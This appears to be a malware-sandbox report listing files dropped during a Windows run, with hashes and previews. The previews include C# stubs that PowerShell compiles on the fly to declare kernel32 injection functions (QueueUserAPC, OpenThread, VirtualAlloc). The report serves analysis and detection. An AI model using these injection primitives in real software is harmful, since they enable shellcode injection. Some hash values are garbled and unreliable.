Preview:	L....jEc.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSCB1F306A019E148659D5DB92DA08A3D35.TMP.....".../..?.'.....4.....C:\Users\user\AppData\Local\Temp\RES501C.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.u.p.j.0.y.h.s...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RESA4F5.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe

File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols, created Tue Oct 11 13:02:17 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9804591091508197
Encrypted:	false
SSDEEP:	24:H7inW9Nf+3DfHZhKdNWI+ycuZhNtakS7PNnq9hgd:bEoQHKd41ulta3xq9y
MD5:	8FA4C6D7DAE78BB8A494CCCBAC1546AA
SHA1:	5ED5A92375463FCEDCF061D398A46B1DC0D2E2D3
SHA-256:	317E36EEA023691F12D8569D03906161E6D27F983582A25D19663526E15E74EE
SHA-512:	A0BF56CF8D7AC8282865A92BB078BF87969350835E084FB35102FA024840AD83A2F8B576D4ACE700B0115428B171EBA561B2B8401AFD7A72A813603C48C02273
Malicious:	false
Reputation:	unknown
Preview:	L...YiEc.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSCA B583CA567BD44E39E9932B1B4F9F8AB.TMP.....B..;p?..PW.\|.....4.....C:\Users\user\AppData\Local\Temp\RESA4F5.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L..... H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0. 0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...i.y.r.5.j.f.x.4...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O. r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RESB08E.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols, created Tue Oct 11 13:02:20 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9528013256881853
Encrypted:	false
SSDEEP:	24:HwinW9QhfNSrIDfHQhKdNWI+ycuZhNciakS3jPNnq9hgd:QE5ZICSKd41ulcia33Jq9y
MD5:	57F8508B9E03657DA7C5A87EEA18BAAA
SHA1:	71F9E682768BC760A4B8A0E52EE6506626EF68A7
SHA-256:	26EF77313E0E1C50CC2E15F74FFF4974D53569CB6059F09FF8E2D0401F9E0FA6
SHA-512:	447D871DD245FAFE830E5529F2E862BA60A8A68579CE335778350B4749F9C9DD7F1C8FE88FE75A8DB6FFDCA5D77E7E4AEBDD464A80131C71EF79655B20FDD4 AF
Malicious:	false
Reputation:	unknown
Preview:	L...\iEc.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....J....c:\Users\user\AppData\Local\Temp\CSCF 2AAFAB6410F41F998231914A7D0E24.TMP.....rP..%..yGEr..7.....4.....C:\Users\user\AppData\Local\Temp\RESB08E.tmp.-.<.....'...Microsoft (R) C VTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H .....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0 .4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.x.p.j.p.f.g.v...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r .i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RESFA7A.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols, created Tue Oct 11 13:04:57 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.96588848592824
Encrypted:	false
SSDEEP:	24:HbinW9Nf5iDfHkhKdNWI+ycuZhN5pYakSmpNPNnq9hgd:7Eo5YWKd41ul5ia3mJq9y
MD5:	365B2DDE68DD5DB77B55D895F51C2174
SHA1:	03072AA9C3ABD407B126A6482E0877C9D8479B75
SHA-256:	D5F9C718799ABB0296D27C06B42E0BE654CC8B5933E0CF579884927182784AD1
SHA-512:	21ED8EBC7469938A6F9577D8C778330079287CC439D5329A843A9F9DAE569346E988C3ABD9C699FD866335DBF35F159DC145AC33E86A5149B1D3546953EE173I
Malicious:	false
Reputation:	unknown
Preview:	L....iEc.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSCA BF4CE5BBE3740BAB8B4C0CFADC5BA2E.TMP.....4]"Fm..B.>.....4.....C:\Users\user\AppData\Local\Temp\RESFA7A.tmp.-.<.....'...Microsoft (R) C VTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H .....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0 .4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m.s.i.h.j.3.z.d...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r .i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_akfsyqoz.ont.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_j0v3avdz.ytr.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pigzubgt.i2t.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yf122sov.tys.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB

SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\iyr5jfx4.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text
Category:	dropped
Size (bytes):	410
Entropy (8bit):	4.963679469380117
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ7PMRSR7a1e3amPZERG9cQJSSRa+rVSSRnA/fzTmOoqy:V/DTLDfupnh3NP62v9rV5nA/+OFy
MD5:	9A10482ACB9E6952B96F4EFC24D9D783
SHA1:	5CFC9BF668351DF25FCDA98C3C2D0BB056C026C3
SHA-256:	A0424E1530F002761A882C19C22504153A5E86D7FBB41391E940452BFA15F377
SHA-512:	E932914AD99D7BD39561E020D1E8C1F4E175C16EAE66DF720100C65E40CCC3383B5145F703432885F3F1CE080E8A4FEB045DDD5C8BBC2F3231C619D04182AC 8
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class eyoluiidmup. {. [DllImport("kernel32")].public static extern uint Q ueueUserAPC(IntPtr shtskfruaek,IntPtr nxcjsjshatc,IntPtr oryck);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint icv,uint tulhsch,IntPtr rubl);.. }..}.

C:\Users\user\AppData\Local\Temp\iyr5jfx4.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (348), with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.25961361651255
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23f5Fzxs7+AEszIwkn23f5nAn:p37Lvkmb6KRfxFWZEifxnA
MD5:	41EA27173EA5237D3FB04E0938CFE468
SHA1:	72F134BE8AB8EE4B90D48AB1C70A6E0CC8496E19
SHA-256:	82F2B3ED6D202F625A3B3922D95F0C850DB9DF82223336CB2808E076EB10AB48
SHA-512:	ED806EA91C88220F294FB15A362D22B0E86C7D25B684DC8D2764478682C801A3F9971D000F56708E9000BA83DE65322CF9F25B072DAD7AB00B56C50E7D402C5
Malicious:	**true**
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\iyr5jfx4.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\iyr5jfx4.0.cs"

C:\Users\user\AppData\Local\Temp\iyr5jfx4.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.624097342383811
Encrypted:	false
SSDEEP:	24:etGSc8mmUcg85BIFtNA6o45yK1PtkZf1rYhkWI+ycuZhNtakS7PNnq:6eXcb5BIVHZyKAJ1oH1ulta3xq
MD5:	78D2CB92273FA086CE6EF0C4A2A2062E
SHA1:	EA7959992DCB2CC3DA8B8357845452F128D15C23
SHA-256:	C287B25A6439BE1E8BCDA7CB34A3E4768AE477A22B0F308BA801A5757A9CF57C
SHA-512:	483E3855E53CBE21785EB7B5E432F07823B6454AC15D9F8D37202C8728340FB33C7B8A44DECDEC4FF137D35312DC2C3F961B69DDBBCBE40EDA0CC915672BA 80
Malicious:	false
Reputation:	unknown

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...YiEc.....!.....$... ...@..... ....@.....#..S....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..`.....(....*BSJB.....v4.0.30319.....l...H...#~.....@...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....7.0.....$.....#..... >..... K..... ^.....P .....i.....o.....{..... .....i. ...i...!.i.%...i.....*.....3.7.....>.....K.....^.....

C:\Users\user\AppData\Local\Temp\iyr5jfx4.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (427), with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.329767570905719
Encrypted:	false
SSDEEP:	24:Ald3ka6KRfEEifx1KaM5DqBVKVrdFAMBJTH:Akka6CEEuLKxDcVKdBJj
MD5:	F7BFFD90D92AC40E0E09A685268B5166
SHA1:	3B81539C8B5081E1C48C8FCD3A1F79C7662E4DE4
SHA-256:	9360F920DE793FB46C49399584E51E1CD57EC7B6A05503B227CE3EF86EE4CE02
SHA-512:	6781E649350280DC287FBC48F45468BD0E7AA5A698F44092F869D08225A8019E34982FB21ABAA0E8F0BF790C6C806D807E13F94C0D36788E728844F889A91F10
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\iyr5jfx4.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\iyr5jfx4.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.305 6.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports la nguage versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.micro soft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\jxpjpfgv.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text
Category:	dropped
Size (bytes):	400
Entropy (8bit):	5.009731388510524
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJPFMRSRa+eNMjSSRrwsJbF4JSSRNf9ONU2hqfYy:V/DTLDfuZV9eg5rnbCvRicQy
MD5:	ACA9704199C51FDE14B8BF8165BC2A4C
SHA1:	789B408CCAD29240BD093515CBD19A199AD2C1C8
SHA-256:	CB3DA8A9768252634F8ED4C62E026DC8217B055E00F11B6012A52ED130C92C27
SHA-512:	A8C1DF598581F508ECBF1E516744F11ABFB71EC6BB9895D0B61F15E70E56E27CB40B4E5395B9411B787F8BB4F264CA704D815260677909DC1E599D601D0B5DE 6
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class rxp. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess ();.[DllImport("kernel32")].public static extern void SleepEx(uint bktrlwbb,uint jvtwfryoxhu);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr wcsq,uint kwa deor,uint sxyudrlevk,uint wvqgwsxfs);.. }..}.

C:\Users\user\AppData\Local\Temp\jxpjpfgv.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (348), with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.262801964221568
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fjMUzxs7+AEszIwkn23fja:p37Lvkmb6KRfgUWZEif+
MD5:	6E87DCCF81F408D0D005D726FB2EBC7B
SHA1:	8F4B2A0C2D059A3C3367624C837575DD8B780B52
SHA-256:	7AEA6EAABC761D4E0727E8D57BF63509E75CF50297E8559F928F2D8309354C8A
SHA-512:	E69B36EF073614CCCF5247312D86B71EB0BE3A389DE2078254DE9239A970EEAB998E56FBDD9C4EB59461E1781A3231E33ABBFA1A1ACF6FE3E77D6FEF23B842 6A
Malicious:	false
Reputation:	unknown

Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jxpjpfgv.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\jxpjpfgv.0.cs"

C:\Users\user\AppData\Local\Temp\jxpjpfgv.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6212555479867756
Encrypted:	false
SSDEEP:	24:etGSL8OmU0t3lm85xAqZhqtedWhoytkZfh4PUWI+ycuZhNciakS3jPNnq:65XQ3r5xAqiOWhSJh4P31ulcia33Jq
MD5:	E38E89CE8DC5DA8A0E9BEF10B5E19F15
SHA1:	F63F7475EF2DCA8129782EC0832E19C9D2C6ECEC
SHA-256:	F6CE234E0983854AF6CD792B97E555C3F39755C43C5ACC37966B0DC93D91C0B5
SHA-512:	AA0AE0F995CFB1C3016CDDC95AD4EDDD2B238EB0232C4BA70EA5AA6B1896EEE5D6A49605F8E05E10E7DD8D5AC792F7B884DF2C7AAD6A1E7444F7C355EFB4CD29
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...\iEc.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3...../.(..... ..... 6..... H..... P.....P .....].....c.....l.....x.....}.....]. ...]...!.].%...].....*.....3.3.....6.....H.....P.....

C:\Users\user\AppData\Local\Temp\jxpjpfgv.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (427), with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.332008921213867
Encrypted:	false
SSDEEP:	24:Ald3ka6KRfg1EiffKaM5DqBVKVrdFAMBJTH:Akka6CQEufKxDcVKdBJj
MD5:	3D16A2B045885BC6BC6B152FAB36AB4E
SHA1:	05EDFD5B920187BCEEBD93E656C2046E5A4F1B13
SHA-256:	331987B5EC04F61671E1044FDF6A98AC4A7BA37B513C73B49CBBA4C104AD6F94
SHA-512:	BEF3ED07BF25AA429EDA761FBED40775C3DF708EF285D6C15D168B21D50B31F4C33C3A61BC2A4F49C7F00431A92AB0C69156D77CB7ECAEE519B8D04ADE573F4D
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jxpjpfgv.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\jxpjpfgv.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\msihj3zd.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text
Category:	dropped
Size (bytes):	410
Entropy (8bit):	4.963679469380117
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ7PMRSR7a1e3amPZERG9cQJSSRa+rVSSRnA/fzTmOoqy:V/DTLDfupnh3NP62v9rV5nA/+OFy
MD5:	9A10482ACB9E6952B96F4EFC24D9D783
SHA1:	5CFC9BF668351DF25FCDA98C3C2D0BB056C026C3
SHA-256:	A0424E1530F002761A882C19C22504153A5E86D7FBB41391E940452BFA15F377
SHA-512:	E932914AD99D7BD39561E020D1E8C1F4E175C16EAE66DF720100C65E40CCC3383B5145F703432885F3F1CE080E8A4FEB045DDD5C8BBC2F3231C619D04182AC8
Malicious:	false
Reputation:	unknown

Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class eyoluiidmup. {. [DllImport("kernel32")].public static extern uint Q ueueUserAPC(IntPtr shtskfruaek,IntPtr nxcjsjshatc,IntPtr oryck);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint icv,uint tulhsch,IntPtr rubl);.. }..}.

C:\Users\user\AppData\Local\Temp\msihj3zd.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (348), with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.238728345472457
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23f/OWt+zxs7+AEszlwkn23f/OW1n:p37Lvkmb6KRfONWZEifOo
MD5:	8E560ADAE2A4E65EFEDF1480CB1BEC6D
SHA1:	65FF7F856A25D372758B4283BDBC1E75F04F748F
SHA-256:	96AFAAAD879E57C2F41001F8B7A39C78E1FC26684DBD19C394A173E87AC5EA36
SHA-512:	DC9D33A05168645C7F0A863456C10D3EFF9EF4444DC4F3359F4A19EAFD3116CEF101111E36D560909636A106316AE3480B90DEDDA951C83794DCD6158BDA51C
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\msihj3zd.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\msihj3zd.0.cs"

C:\Users\user\AppData\Local\Temp\msihj3zd.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6197342351514084
Encrypted:	false
SSDEEP:	24:etGSw8mmUcg85BIFtNA6dx45yK1PtkZfs1lchkWI+ycuZhN5pYakSmpNPNnq:6CXcb5BIVHuyKAJs1aH1ul5ia3mJq
MD5:	B0E7264EC04A22CF4907E47C0B9E652A
SHA1:	77920522398FBB457DC198F19B6EA9FFE547F153
SHA-256:	E6EEEDFBE01E9EB3E6092E94D61FD537F92BD11A725BBF73F338BC1C26F450FA
SHA-512:	3C31A6C39F2E63CB28EFE03EBB55199CFAFDCFF1CBA42786EB4F45B37DD716571AA4CBDA6749484FF00786647A73B746F1EBF890B938E63D40F3E92CEFAD1C 6F
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....iEc.....!.....$... ...@..... ....@.....#..S....@.....` ..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..`.....(....*BSJB.....v4.0.30319.....l...H...#~.....@...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....7.0.....$.....#..... >..... K..... ^.....P .....i.....o.....{..... .....i. ...i...l.i.%...i.....*.....3.7.....>.....K.....^.....

C:\Users\user\AppData\Local\Temp\msihj3zd.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (427), with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.321699664902414
Encrypted:	false
SSDEEP:	24:AId3ka6KRfOiEifOdKaM5DqBVKVrdFAMBJTH:Akka6COiEuOdKxDcVKdBJj
MD5:	9F6C27FDCF8BE079EBB365AADCF60111
SHA1:	FE7A519F262401A6737DEAD508FF60343DF484D3
SHA-256:	E6EE327BAA0B0F06C70BBA8426F9384A73A6FFCC1FE7E22704535333767AF394
SHA-512:	DB4EE270D4DE0719342A73C21D3318424EA13FAD2488ECF6D22C7FA67EA23CE0BF8B2985665C09C418FBF39482BD7426BA983FF26F6C1C5DEB44B52304806C 0
Malicious:	false
Reputation:	unknown

Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\msihj3zd.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\msihj3zd.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\vupj0yhs.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text
Category:	dropped
Size (bytes):	400
Entropy (8bit):	5.009731388510524
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJPFMRSRa+eNMjSSRrwsJbF4JSSRNf9ONU2hqfYy:V/DTLDfuZV9eg5rnbCvRicQy
MD5:	ACA9704199C51FDE14B8BF8165BC2A4C
SHA1:	789B408CCAD29240BD093515CBD19A199AD2C1C8
SHA-256:	CB3DA8A9768252634F8ED4C62E026DC8217B055E00F11B6012A52ED130C92C27
SHA-512:	A8C1DF598581F508ECBF1E516744F11ABFB71EC6BB9895D0B61F15E70E56E27CB40B4E5395B9411B787F8BB4F264CA704D815260677909DC1E599D601D0B5DE6
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class rxp. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint bktrlwbb,uint jvtwfryoxhu);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr wcsq,uint kwadeor,uint sxyudrlevk,uint wvqgwsxfs);.. }..}.

C:\Users\user\AppData\Local\Temp\vupj0yhs.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (348), with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.247994812995126
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fYqzxs7+AEszIwkn23fYP:p37Lvkmb6KRfAqWZEifAP
MD5:	339334B154CE1D3CA1A117562DD8E974
